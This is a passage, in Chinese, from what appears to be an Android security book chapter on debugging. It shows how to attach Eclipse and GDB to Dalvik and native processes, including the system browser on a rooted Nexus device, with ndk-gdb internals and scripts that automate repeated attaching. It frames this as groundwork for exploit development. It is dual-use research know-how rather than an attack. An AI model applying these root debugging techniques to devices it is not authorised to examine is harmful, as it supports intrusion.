2. 附加到其他进程

除了基本的分析和调试，处于完全调试模式下的设备也支持实时调试任何 Dalvik 进程。通过附加到进程来调试也是一个渐进的简单过程。

在 Eclipse 启动并运行的状态下，使用右上角的界面选择器转至 DDMS 界面。在 Devices 窗口中选择期望的目标进程，例如 system_process。在 Run 菜单中选择 Debug Configurations 打开 Debug Configurations 对话框。在对话框左边列表中选择 Remote Java Application 并点击 New Launch Configuration 按钮。在 Name 输入框中输入任意名称，例如 Attacher。在 Connect 选项卡选择 7.5.2 节创建的 AOSP Framework Source 项目。在 Host 输入框中输入 127.0.0.1，在 Port 输入框中输入 8700。

注意 8700端口对应DDMS界面中当前选中的任何一个进程。每个可调试进程都被赋予了唯一的端口号。正如我们的预料，使用特定于进程的端口生成了一个特定于该进程的调试配置文件。

最后，点击Apply按钮，然后点击Debug按钮。

此时，Eclipse已经附加到了system_process进程上。转到Debug界面会在Debug窗口中显示该进程的活动线程。点击 Suspend 按钮将会停止已选线程。图 7-7 描述了 Eclipse 已经附加至system_process进程上，并挂起了WifiManager服务线程。




图 7-7 Eclipse已附加至system_process进程

与之前相同，点击线程的栈帧将会引导至源代码的相关位置。下面唯一要做的，就是利用Eclipse调试器的断点和其它功能来跟踪bug或探索系统内部工作原理。

7.6 调试原生代码

在Android平台上开发原生代码（Native Code）所用的C和C++编程语言缺乏Dalvik提供的内存安全特性。由于面临更多的潜在陷阱，更可能发生错误和崩溃。这样的bug很严重，因为存在被攻击者利用的潜在风险。因此，无论对攻击者还是防御者来说，发现问题的根源都是最为重要的。无论是哪种情况，使用交互式调试来分析存在漏洞的程序都是得到期望结果最为常见的途径。

本节讨论调试Android原生代码的各种方法。第一，使用Android原生开发工具包（NDK）

来调试编译在应用内部的自定义原生代码；第二，使用 Eclipse 调试原生代码；第三，使用 AOSP 在 Nexus 设备上调试 Android 浏览器；第四，使用 AOSP 实现完全源代码级别的交互式调试。第五，调试运行在非 Nexus 设备上的原生代码。

7.6.1　使用 NDK 进行调试

Android 支持通过 NDK 开发自定义的原生代码。从 4b 版本开始，NDK 包含了一个易用的 ndk-gdb 脚本。该脚本的出现意味着官方开始支持对应用中原生代码的调试了。本节介绍调试原生代码的要求，详细描述了准备过程及其内部工作原理，并讨论了该脚本的局限性。

警告　Android4.3 版本的 Over-the-Air（OTA）更新引入了 NDK 调试的不兼容问题。可以在 Android bug 跟踪系统的问题 58373 中找到更多参考信息，包括解决方法。Android4.4 修复了此问题。

---

1. 准备用于调试的应用

要了解 NDK 的调试支持，需要一台运行 Android2.2 或以上版本的设备或模拟器。若要调试多线程原生代码，则需要使用 Android2.3 或以上版本。不幸的是，Android 上的几乎所有代码都是多线程的，而运行如此旧 Android 版本的设备正在逐渐减少。最后，在准备阶段必须创建可以用于调试的目标应用。

准备目标应用的方法因使用的生成系统而异。通过设置 `NDK_DEBUG` 环境变量为 `1`，就能开启使用 NDK 的原生代码调试（通过 `ndk-build`）。如果使用 Eclipse，就需要修改工程属性，这将在下节讨论。也可以使用 Apache Ant 生成系统，通过 `ant debug` 命令来生成支持调试的应用。不论使用哪个生成系统，对成功调试原生代码来说，在生成阶段开启调试都是必要的。

注意　使用本节讨论的脚本时，环境变量路径中需要包含 NDK 目录。

---

2. 实践所见

为了演示使用 NDK 调试原生代码的整个过程，对“Hello World”应用稍微进行修改。使用一个 Java 原生接口（JNI）方法将一个字符串返回给应用，而不是显示字符串。本章的资料包中有演示应用的代码。以下片段展示了使用 NDK 生成应用的命令。

```
dev:NativeTest  $ NDK_DEBUG=1 ndk-build
GdbServer       : [arm-linux-androideabi-4.6] libs/armeabi/gdbserver
Gdbsetup        : libs/armeabi/gdb.setup
Compile thumb   : hello-jni <= hello-jni.c
SharedLibrary   : libhello-jni.so
Install         : libhello-jni.so => libs/armeabi/libhello-jni.so
Dev:NativeTest  $
```

通过以上输出结果可以明显看出，设置 `NDK_DEBUG` 环境变量后，ndk-build 脚本会做额外的

事情。首先，该脚本向应用包中添加了一个 gdbserver 二进制文件。这是必要的，因为设备一般没有安装 GDB 服务器。此外，使用与 GDB 客户端匹配的 gdbserver 可以最大程度地保证调试的兼容性和可靠性。其次，ndk-build 创建了一个 gdb.setup 文件。查看该文件内容，可以看出该文件是为 GDB 客户端自动生成的短脚本。该脚本协助配置 GDB，使其能够找到本地库文件副本，包括 JNI 和源代码。

在这种生成方法中，生成原生代码与生成应用包是互不相干的。要完成剩余的操作，可以使用 Apache Ant。使用 Apache Ant 的 `ant debug install` 命令可以一步完成应用包的生成和安装。以下片段展示了这个过程。简洁起见，许多输出结果已被省略。

```
dev:NativeTest $ ant debug install
Buildfile: /android/ws/1/NativeTest/build.xml
[...]
install:
     [echo] Installing /android/ws/1/NativeTest/bin/MainActivity-debug.apk
onto
 default emulator or device...
     [exec] 759 KB/s (393632 bytes in 0.506s)
     [exec]     pkg: /data/local/tmp/MainActivity-debug.apk
     [exec] Success

BUILD SUCCESSFUL
Total time: 16 seconds
```

应用包安装完成后，就可以开始调试该应用了。

无参数执行 ndk-gdb 脚本时，脚本会尝试寻找目标应用的一个运行示例。如果没有找到，就会打印错误信息。有多种方法可以解决这个问题，但是所有方法（只有一个除外）都需要手动启动该应用。最方便的方法是为 ndk-gdb 脚本提供`--start` 参数，如以下片段所示。

```
dev:NativeTest $ ndk-gdb --start
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> Input stream closed.
GNU gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
[...]
warning: Could not load shared library symbols for 82 libraries, e.g.
libstdc++.so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40179b79 to 0x40179b78.
0x401bb5d4 in __futex_syscall3 () from
/android/ws/1/NativeTest/obj/local/armeabi/libc.so
(gdb) break Java_com_example_nativetest_MainActivity_stringFromJNI
Function "Java_com_example_nativetest_MainActivity_stringFromJNI" not
defined.
Make breakpoint pending on future shared library load? (y or [n]) y

Breakpoint 1 (Java_com_example_nativetest_MainActivity_stringFromJNI)
```

```
pending.
(gdb) cont
Continuing.
```

使用这种方法的最大优势是能够较早地在原生代码执行路径中设置断点。然而，这个功能在 Android 4.2.2 和 4.3 版本上使用 NDK r9 时会遇到问题。确切地说，应用并没有启动，而是不断显示等待调试器的对话框。幸运的是，有一个简单的解决办法。原生 GDB 客户端启动后，手动运行 Java 调试器并将其连接至默认端点即可，如下所示：

```
dev:~ $ jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=65534
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

可以通过挂起脚本进程运行此命令，也可以在另一个窗口中运行。JDB 连接成功后，应用开始运行，上个片段中设置的断点就会被触发。

```
Breakpoint 1, Java_com_example_nativetest_MainActivity_stringFromJNI
(env=0x40168d90, thiz=0x7af0001d) at jni/hello-jni.c:31
31          __android_log_print(ANDROID_LOG_ERROR, "NativeTest", "INSIDE
JNI!");
(gdb)
```

使用这种解决办法，可以方便地在程序较早运行的位置设置断点。即使手动启动应用，通常也可能会因为旋转设备方向而导致应用重新执行 `onCreate` 事件处理程序。这样也有助于设置一些难以捉摸的断点。

注意　编写这本书时，我们贡献了一个简单的补丁来修复此问题：https://code.google.com/p/android/issues/detail?id=60685#c4。

NDK 的较新版本包含了 ndk-gdb-py 脚本，它与 ndk-gdb 类似，是用 Python 语言编写的（非 shell 脚本）。虽然该脚本不会遇到不断等待调试器的问题，但是也有其自身的问题。具体来说，如果应用以较旧的 Android SDK 版本作为调试目标，就会遇到问题。其实，只需简单地修改一行就可修复该问题；这种修改方法原本用于修复之前的一个 bug。希望这些问题能够随着时间的推移得到解决，NDK 的调试功能可以变得更加健壮可用。

3. 内在原理探究

顺利躲过问题雷区后，就可以调试原生代码了。但是在运行 ndk-build 脚本时到底发生了什么？使用`--verbose` 参数运行脚本会阐明这个问题。查看 NDK 位于 docs/NDK-GDB.html 的官方文档也有助于解释这个问题。该 shell 脚本有 750 行左右，阅读起来并不困难。最相关的部分在脚本的最后 40 行左右。以下片段展示了 Linux x86_64 平台 Android NDK r9 的部分代码：

```
708  # Get the app_server binary from the device
709  APP_PROCESS=$APP_OUT/app_process
710  run adb_cmd pull /system/bin/app_process `native_path $APP_PROCESS`
```

```
711  log "Pulled app_process from device/emulator."
712
713  run adb_cmd pull /system/bin/linker `native_path $APP_OUT/linker`
714  log "Pulled linker from device/emulator."
715
716  run adb_cmd pull /system/lib/libc.so `native_path $APP_OUT/libc.so`
717  log "Pulled libc.so from device/emulator."
```

位于第710、713和716行的命令从设备上下载了三个关键文件：app_process、linker和libc.so二进制文件。这些文件包含关键信息和一些有限的符号，虽然没有包含足够的信息来支持源代码级的调试，但是7.6.5节会进行介绍。如果没有这些下载的文件，GDB客户端调试目标进程时将会遇到麻烦，尤其是处理线程时。得到这些文件后，该脚本会尝试启动 JDB 以解决前面的“等待调试器”问题。最后，该脚本启动GDB客户端，如下所示：

```
730 # Now launch the appropriate gdb client with the right init commands
731 #
732 GDBCLIENT=${TOOLCHAIN_PREFIX}gdb
733 GDBSETUP=$APP_OUT/gdb.setup
734 cp -f $GDBSETUP_INIT $GDBSETUP
735 #uncomment the following to debug the remote connection only
736 #echo "set debug remote 1" >> $GDBSETUP
737 echo "file `native_path $APP_PROCESS`" >> $GDBSETUP
738 echo "target remote :$DEBUG_PORT" >> $GDBSETUP
739 if [ -n "$OPTION_EXEC" ] ; then
740     cat $OPTION_EXEC >> $GDBSETUP
741 fi
742 $GDBCLIENT -x `native_path $GDBSETUP`
```

大部分语句（第733行至第741行）是在生成一个GDB客户端使用的脚本。首先复制一份在调试生成过程中放入应用的 gdb.setup 文件，然后出现了一些注释。取消注释这些行可以支持调试GDB自身的协议通信。该级别的调试有助于跟踪gdbserver不稳定的问题，但对调试自己的代码没有帮助。接下来的两行告知GDB客户端在哪里找到调试二进制文件以及如何连接到等待的GDB服务器。在第739行至第741行，ndk-gdb附加了一个自定义的脚本，可以通过`-x`或`--exec`标识指定。此选项对自动产生断点或执行更复杂的脚本非常有帮助。关于此话题的更多细节将在7.6.4节中讨论。最后，执行GDB客户端和新生成的GDB脚本。了解ndk-gdb脚本如何工作为高级脚本调试铺平了道路，详见7.6.4节。

7.6.2 使用 Eclipse 进行调试

2012年6月，ADT插件的20版本发布，增加了对原生代码生成和调试的支持，因此能够使用Eclipse IDE来调试C/C++代码。不过只安装这个新版ADT仍不足以进行原生代码调试，还需要一些额外的步骤。本节会进行详细介绍，带大家实现原生代码的源代码级调试。

1. 添加原生代码支持

打开项目后，实现原生代码调试的第一步是告知ADT安装NDK的位置。在Eclipse中，从窗体菜单中选择Preferences，展开Android项并选择NDK，输入或浏览NDK的安装路径，点击

Apply 后再点击 OK。

通常来说，有必要向项目中添加原生代码。幸运的是，本章随书资料中的源代码已经包含了所需要的原生代码。如果遇到问题，或者想给一个新的 Android 应用工程添加原生代码，步骤如下。否则，可以跳过下一段。要给工程添加原生支持，首先右击 Package Explorer 窗口中的项目，并选择 Android Tools➤Add Native Support 菜单项。在显示的对话框中，输入 JNI 名称。以我们的演示应用为例，输入 hello-jni，点击 OK。此时，ADT 创建了 jni 目录并向工程中添加了一个名为 hello-jni.cpp 的文件。下一步是在启动调试器前调整一些配置。

2. 准备调试原生代码

正如之前使用 ndk-gdb 时所做的，需要告知 Android 生成系统要生成的应用必须支持调试。在 Eclipse 中实现以上功能只需要一些简单的步骤。首先，选择 Project➤Properties。展开 C/C++ 生成选项并选择 Environment，点击 Add 按钮，变量名输入 `NDK_DEBUG`，值输入 `1`。点击 OK 后，就可以开始调试了。为了确保新的环境变量生效，选择 Project➤Build All。Console 窗口会显示与直接使用 ndk-gdb 时相似的输出结果。尤其要注意以 `gdb` 开头的行。

3. 实践所见

因为目标是调试代码，所以要确保一切运行正常。最简单的方法是验证是否可以在 Eclipse 中交互式地设置断点。首先，在 JNI 函数中想要中断的地方设置断点。对于演示应用，调用 `__android_log_print` 方法的那行是理想的位置。设置断点后，点击 Debug As 工具栏按钮启动调试会话。如果该应用以前从没被调试过，就会看到询问采用何种调试方式的对话框。对于调试原生代码，选择 Android Native Application 并点击 OK。ADT 启动原生调试器，附加到远程进程上并继续执行。幸运的话，会看到设置的断点，如图 7-8 所示。




图 7-8　Eclipse 停在一个原生代码断点上

由于另一种“等待调试器”问题，成功调试要靠运气。这次不是一直等待，而是很快被驳回，这将导致在第一时间错过断点。值得庆幸的是，调整屏幕的方向可以再次触发 `onCreate` 事件，重新执行原生代码，并停在你的断点上。

7.6.3　使用 AOSP 进行调试

AOSP 资料库几乎包含了启动和运行所需要的一切。ADB 二进制文件是唯一不包含在内的，它通常来自 SDK Platform Tools。由于 AOSP 直接支持 Nexus 设备，使用 Nexus 设备调试原生代码的体验是最好的。事实上，本章几乎所有的示例都是使用 Nexus 设备开发的。另外，Nexus 设备中的二进制文件都是使用 `userdebug` 变量编译生成的，这是因为可以在可执行与可链接格式（ELF）二进制文件中找到 `.gnu_debuglink` 段。使用 `userdebug` 生成变量时，设备上所有的原生代码二进制文件都带有部分符号。本节会展示调试 AOSP 仓库中 Android 浏览器的整个过程，主要分为三个基本阶段：配置环境，附加至浏览器进程，以及连接调试器客户端。

注意　由于 Android 的安全模型，调试原生代码编写的系统进程需要 root 访问权限。可以通过使用 eng 配置生成，或者使用第三章提供的信息来获取 root 访问权限。

---

1. 配置环境

在将 GDB 附加至目标进程之前要配置好环境，通过一些 AOSP 中的简单命令就能完成。下面在搭载 Android 4.3（JWR66Y）的 GSM Galaxy Nexus 设备上配置环境，来调试用 C/C++编写的程序：

```
dev:~/android/source $ mkdir -p device/samsung && cd $_
dev:~/android/source/device/samsung $ git clone \
/aosp-mirror/device/samsung/maguro.git
Cloning into 'maguro'...
done.
dev:~/android/source/device/samsung $ git clone \
/aosp-mirror/device/samsung/tuna.git
Cloning into 'tuna'...
done.
dev:~/android/source/device/samsung $ cd ../..
dev:~/android/source $ . build/envsetup.sh
including device/samsung/maguro/vendorsetup.sh
including sdk/bash_completion/adb.bash
dev:~/android/source $ lunch full_maguro-userdebug

============================================
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=4.3
TARGET_PRODUCT=full_maguro
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS=
```

```
TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a-neon
TARGET_CPU_VARIANT=cortex-a9
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-52-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JWR66Y
OUT_DIR=out
============================================
```

开头的几个命令用于获取 Galaxy Nexus 上特定于设备的目录，这些目录是配置环境需要的。device/samsung/maguro 仓库是 GSM Galaxy Nexus 设备专有的，device/samsung/tuna 仓库则包含了与 CDMA/LTE Galaxy Nexus 共享的项目。最后，通过下载 build/envsetup.sh 脚本并执行 `lunch` 命令来配置和初始化 AOSP 生成环境。

配置好 AOSP 环境，下一步是配置设备。因为产品镜像（`user` 和 `userdebug` 生成）不包含 GDB 服务器二进制文件，需要上传。幸运的是，AOSP 的 prebuilts 目录恰好包含所需的 gdbserver 二进制文件。以下片段展示了实现步骤，包括 gdbserver 二进制文件在 AOSP 资料库中的路径。

```
dev:~/android/source $ adb push prebuilts/misc/android-arm/gdbserver/
gdbserver \
/data/local/tmp
1393 KB/s (186112 bytes in 0.130s)
dev:~/android/source $ adb shell chmod 755 /data/local/tmp/gdbserver
dev:~/android/source $
```

现在 gdbserver 已经在设备上了，马上就可以附加至浏览器进程。

演示过程中，使用标准 TCP/IP 连接将 GDB 客户端连接到 GDB 服务器上。为了完成连接，必须采用两种方法中的一种。如果设备和调试主机在同一个 Wi-Fi 网络里，可以使用其 IP 地址而不是后面使用的 127.0.0.1。但是通过 Wi-Fi 远程调试可能有速度慢、信号差、省电功能或其他问题，从而导致一些麻烦。为了避免这些问题，建议通过 USB 使用 ADB 进行调试。但是在一些特殊情况下，例如调试 USB 进程时，可能就没有选择的余地了。如果使用 USB，就需要使用 ADB 的端口转发功能为 GDB 客户端打开一个管道。这个实现是比较简单的，如下所示：

```
dev:~/android/source $ adb forward tcp:31337 tcp:31337
```

完成这一步，最轻量级的调试环境就配置好了。

2. 附加至浏览器

下一步，使用 GDB 服务器执行目标程序，或者附加至现有进程。不带参数运行 gdbserver 二进制文件可以查看所需的命令行参数。

```
dev:~/android/source $ adb shell /data/local/tmp/gdbserver
Usage:  gdbserver [OPTIONS] COMM PROG [ARGS ...]
        gdbserver [OPTIONS] --attach COMM PID
        gdbserver [OPTIONS] --multi COMM

COMM may either be a tty device (for serial debugging), or
HOST:PORT to listen for a TCP connection.
```

```
Options:
  --debug               Enable general debugging output.
  --remote-debug        Enable remote protocol debugging output.
  --version             Display version information and exit.
  --wrapper WRAPPER --  Run WRAPPER to start new programs.
```

上面的输出结果显示 gdbserver 支持三种不同的模式，三种模式都需要 COMM 参数。上面已经介绍了该参数的用法，这里使用之前通过 ADB 转发的端口 tcp:31337 作为这个参数。第一种模式用于执行程序，允许指定目标程序并传递期望的参数。第二种模式允许附加至现有进程，使用 PID 参数指定进程 ID。第三种模式是多进程模式。在此模式中，gdbserver 依然会监听客户端的连接，但不会自动执行程序或附加进程，而是按照客户端的命令来执行。

这里的演示使用附加模式,因为 GDB 客户端或服务器偶尔发生崩溃时在该模式下更容易复原。

选定操作模式后，就可以准备附加至浏览器进程了，但是这需要浏览器处于运行状态。设备启动时浏览器不会自动运行，需要通过以下命令来启动它：

```
shell@android:/ $ am start -a android.intent.action.VIEW \
-d about:blank com.google.android.browser
Starting: Intent { act=android.intent.action.VIEW dat=about:blank }
```

可以使用带有 start 参数的 am 命令,通过发送 intent 打开浏览器并导航至空白页 about:blank 的 URI。另外，为了避免不小心打开已安装的其他浏览器，需要指定浏览器的包为 com.google.android.browser。当然，手动打开浏览器也是可行的。

附加至已运行浏览器的最后一步是获取浏览器进程 ID 号，可以使用 BusyBox 工具或者 ps 命令。

```
2051 shell@android:/ $ ps | /data/local/tmp/busybox grep browser
u0_a4     2051  129   522012 59224 ffffffff 00000000 S
com.google.android.browser
shell@android:/ $ /data/local/tmp/busybox pidof \
com.google.android.browser
2051
```

现在，使用附加模式启动 gdbserver。首先退出 ADB shell 并返回主机 shell，使用 adb shell 命令启动 gdbserver，让它附加到浏览器进程 ID。

```
dev:~/android/source $ adb shell su -c /data/local/tmp/gdbserver \
--attach tcp:31337 2225
Attached; pid = 2225
Listening on port 31337
^Z
[1]+  Stopped                  adb shell su -c /data/local/tmp/gdbserver
 --attach tcp:31337 2225
dev:~/android/source $ bg
[1]+ adb shell su -c /data/local/tmp/gdbserver  --attach tcp:31337 2225 &
```

gdbserver 启动后，使用 Control-Z 组合键来挂起该进程。然后使用 bash 的 bg 命令将 adb 进程转到后台运行。还可以从一开始就使用 bash 的&控制操作符（与 bg 命令类似）让 ADB 后台运行。这样就可以释放终端，从而附加 GDB 客户端。

3. 连接 GDB 客户端

最后一步是将 GDB 客户端连接至正在设备上监听的 GDB 服务器。AOSP 包含一个全功能的 GDB 客户端。较新版本的 AOSP 甚至在 GDB 客户端中包含了对 Python 的支持。启动并连接客户端，如下所示：

```
dev:~/android/source $ arm-eabi-gdb -q
(gdb) target remote :31337
Remote debugging using :31337
Remote debugging from host 127.0.0.1
0x4011d408 in ?? ()
(gdb) back
#0  0x4011d408 in ?? ()
#1  0x400d1fcc in ?? ()
#2  0x400d1fcc in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt
stack?)
(gdb)
```

运行客户端后，使用 `target remote` 命令将其连接至等待的 GDB 服务器。该命令的参数根据配置环境时使用 ADB 转发的端口而定。如果 IP 地址省略，那么 GDB 客户端默认使用本地回环接口。现在就可以完全访问目标进程了，可以设置断点，查看寄存器，查看内存，等等。

4. 使用 gdbclient 命令

AOSP 编译环境中定义了一个内置的 bash 命令 `gdbclient`，可以自动完成上述大部分过程。它可以进行端口转发，启动 GDB 服务器，自动连接 GDB 客户端。要使用这个命令，gdbserver 必须在设备上，并且在 ADB 用户的执行路径中，因此也许只适用于 `eng` 编译生成的设备。可以通过以下 shell 命令来查看该内置命令的全部定义：

```
dev:~/android/source $ declare -f gdbclient
gdbclient ()
{
[...]
```

简洁起见，不再列举完整的命令，建议读者使用自己的编译环境跟踪该命令。

`gdbclient` 首先查询 Android 编译系统，以确定环境初始化过程中定义的详细信息，包括路径和变量（如目标设备架构）。然后，`gdbclient` 尝试确定它是如何被调用的。可以使用 0、1、2 或 3 个参数启动 `gdbclient`。第一个参数是在/system/bin 目录中一个二进制文件的名字。第二个参数是转发的端口号，以冒号字符作为前缀。前两个参数会分别覆盖 `app_process` 和 `:5039` 这两个默认参数。

第三个参数用于指定其附加的进程 ID 号或命令名。如果它是一个命令名，`gdbclient` 会尝试在目标设备上使用内置的 `pid` 命令来解析其进程 ID 号。如果该参数被成功处理，`gdbclient` 会使用 ADB 来自动转发设备端口并将 gdbserver 附加至目标进程上；如果被省略，则由用户负责启动 GDB 服务器。

接下来，与 ndk-gdb 脚本类似，`gdbclient` 会产生一个 GDB 脚本。它会设置一些符号相关的 GDB 变量并让 GDB 客户端连接等待的 GDB 服务器。`gdbclient` 与 ndk-gdb 脚本有两点主要

区别。其一，gdbclient 依赖于来自自定义生成版本的符号，而不是从目标设备上获取的二进制文件。如果没有自定义的生成版本，gdbclient 不可能正常运行。其二，gdbclient 不允许用户指定额外的命令或脚本供 GDB 客户端执行。内置 gdbclient 的不灵活性和假设条件使其难以使用，尤其是在高级调试场景下。虽然通过重定义内置 gdbwrapper 或创建自定义.gdbinit 文件能解决一些问题，但是这些选项还未经深入探究，在此留给读者作为练习。

7.6.4 提升自动化程度

调试像 Android 浏览器这样的应用可能非常耗时。如果想开发利用程序，进行逆向工程分析，或者深入研究一个问题，掌握一些小技巧会有很大的帮助。自动化启动 GDB 服务器和客户端的过程有助于简化调试。本节介绍的方法可以将一些特定的项目操作自动化，我们会演示如何把这些方法应用在调试 Android 浏览器中。你可能会发现这些方法与第 6 章中采用的方法非常相似，但是此处的目的是提高研究人员的效率，而非完全自动化测试。通过自动实现尽可能多的普通任务，能够给研究人员更多发挥技能的空间。

1. 自动化设备上的任务

在许多场景下，例如开发利用程序时，开启多个调试会话是很有必要的。不过在附加模式下，gdbserver 在调试会话结束后就退出了。在这些情况下，使用一些小的 shell 脚本来自动实现多次附加过程是非常有帮助的。

第一步是在主机上创建以下简短的 shell 脚本并执行。

7

```
dev:~/android/source $ cat > debugging.sh
#!/bin/sh
while true; do
  sleep 4
  adb shell 'su -c /data/local/tmp/attach.sh' >> adb.log 2>&1
done
^D
dev:~/android/source $ chmod 755 debugging.sh
dev:~/android/source $
```

在主机后台运行此脚本可以保证设备上的 gdbserver 实例退出 4 秒后重新启动。这里的时间延迟是为了让目标进程有足够的时间从系统中清除。虽然这个脚本需要设备自身 shell 脚本的支持，但是在主机上运行此脚本有助于防止 gdbserver 端点不小心暴露给不可信的网络。

下一步，在设备上创建 shell 脚本/data/local/tmp/attach.sh 并运行。

```
shell@maguro:/data/local/tmp $ cat > attach.sh
#!/system/bin/sh

# start the browser
am start -a android.intent.action.VIEW -d about:blank \
com.google.android.browser

# wait for it to start
sleep 2
```

```
# attach gdbserver
cd /data/local/tmp
PID=`./busybox pidof com.google.android.browser` # requires busybox
./gdbserver --attach tcp:31337 $PID
^D
shell@maguro:/data/local/tmp $ chmod 755 attach.sh
shell@maguro:/data/local/tmp $
```

该脚本实现了启动浏览器，获取其进程 ID 号，并将 GDB 服务器附加至该进程的整个过程。有了这两个脚本，只需在主机后台执行第一个脚本即可。

```
dev:~/android/source $ ./debugging.sh &
[1] 28994
```

使用这两个小脚本可以消除不必要的窗口切换来重启 gdbserver。这使得研究人员可以专注于手头上的工作，专心使用 GDB 客户端来调试目标进程。

2. 自动化 GDB 客户端

自动化 GDB 客户端有助于进一步简化分析过程。现在的所有 GDB 客户端都支持 GDB 自定义脚本语言，较新版本 AOSP 的 GDB 客户端也包含了对 Python 脚本的支持。本节使用 GDB 脚本自动实现连接 gdbserver 的过程。

如果只附加至远程 GDB 服务器，使用 GDB 客户端的`-ex`选项就足够了。该选项可以让研究人员指定一个命令在 GDB 客户端启动后运行。以下片段展示了如何使用此选项通过 `target remote` 命令附加至等待中的 GDB 服务器：

```
dev:~/android/source $ arm-eabi-gdb -q -ex "target remote :31337"
Remote debugging using :31337
Remote debugging from host 127.0.0.1
0x401b5ee4 in ?? ()
(gdb)
```

在后续小节中可以看到，有时候有必要自动执行多个 GDB 客户端命令。虽然在一个命令中可以多次使用`-ex`选项，但还有另一种方法更加合适：除了`-ex`选项，GDB 客户端也支持`-x`选项。使用此选项，研究人员可以将其选择的多个命令放入文件中并将文件名作为`-x`选项的参数。7.6.1 节中使用过这种功能。GDB 也会默认从当前目录的.gdbinit 文件中读取命令并执行。将脚本命令放入该文件后，不再需要为 GDB 指定其他选项。

不管使用哪种方法，编写 GDB 脚本对自动化调试都是非常有帮助的。使用 GDB 脚本可以实现复杂的特定操作，例如自定义跟踪和相互依赖的断点。更多高级脚本将在 7.9 节中介绍。

7.6.5　使用符号进行调试

符号是调试原生代码时最有用的信息，包含了人类可以理解的信息，同时也对应了二进制文件中的代码位置。ARM 二进制文件符号也被调试器用来判断处理器当前的执行模式。无符号调试可能是一件非常痛苦的事情，会在后面的 7.6.6 节进一步介绍。不论符号已经存在还是需要编译才能得到，都应当想办法使用符号。本节会讨论关于符号的细节，并就如何在 Android 上更好地利用符号调试原生代码给予指导。

Android 设备上的二进制文件包含不同级别的符号信息，这因设备和二进制文件的不同而异。移动运营商出售的产品设备在其二进制文件中往往不包含任何符号。在包括 Nexus 设备在内的部分设备中，有很多二进制文件只包含部分符号，这是使用 userdebug 或 eng 编译 Android 版本的典型做法。部分符号提供了一些可以人工识别的信息（如函数名），而不提供文件或行号信息。带有完全符号的二进制文件则会包含大量信息，对调试代码很有帮助。完全的符号包含文件和行号信息，可以用来实现源代码级的调试。简而言之，在 Android 上调试原生代码时遇到的困难与已有的符号级别成反比。

1. 获取符号

一些软件行业的供应商（例如 Microsoft 和 Mozilla）通过符号服务器公开提供符号，但是 Android 环境下没有供应商为其编译版本提供符号。事实上，Android 编译版本的符号往往需要通过源代码来生成，这就需要非常强大的编译机器。除了泄露出来的少量 Android 工程编译版本，以及 Nexus 设备上现有的部分符号外，自定义编译是获取符号的唯一途径。

幸运的是，可以为 AOSP 支持的设备编译整个镜像。在编译过程中，包含符号信息的文件会与发布版本文件同时生成。由于包含符号的二进制文件非常大，如果将其刷入设备，会很快耗尽系统的可用空间。举个例子，WebKit 带符号的库文件 libwebcore.so 就超过了 450 兆字节。因此在远程调试时，可以将这些带有符号的大文件与运行在设备上的无符号二进制文件配合使用。

